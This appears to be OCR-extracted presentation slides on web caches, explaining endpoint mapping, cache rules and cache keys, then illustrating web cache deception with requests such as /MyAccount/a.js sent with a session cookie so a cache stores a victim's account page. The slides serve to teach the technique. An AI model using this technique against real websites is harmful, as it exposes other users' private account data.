
1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated



Web Caches


1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated

```
GET /styles.css
```




Web Caches

1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated



Web Caches


1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated



Cache Rule Exploitation

Web Cache Deception

- Exploit a discrepancy between **origin** and **cache rule parser**
- Store a dynamic response with victim's data



Key	Response

MyAccountHandler
Map:/MyAccount/.*

Web Cache Deception


```
/MyAccount/param1/param2
```

Key	Response


MyAccountHandler

`Map:/MyAccount/.*`

Web Cache Deception




Web Cache Deception




Web Cache Deception

`/MyAccount/a.js`



Web Cache Deception

```
/MyAccount/a.js
Cookie: sid=123
```




Key	Response

MyAccountHandler


Map:/MyAccount/.*

Web Cache Deception



Web Cache Deception

```
/MyAccount/a.js
Cookie: sid=123
```



Key	Response


MyAccountHandler

Map:/MyAccount/.*


Web Cache Deception

Static Extension ✓

Rules(`/MyAccount/a.js` `Cookie: sid=123`)




Web Cache Deception



Web Cache Deception

`/MyAccount/a.js`

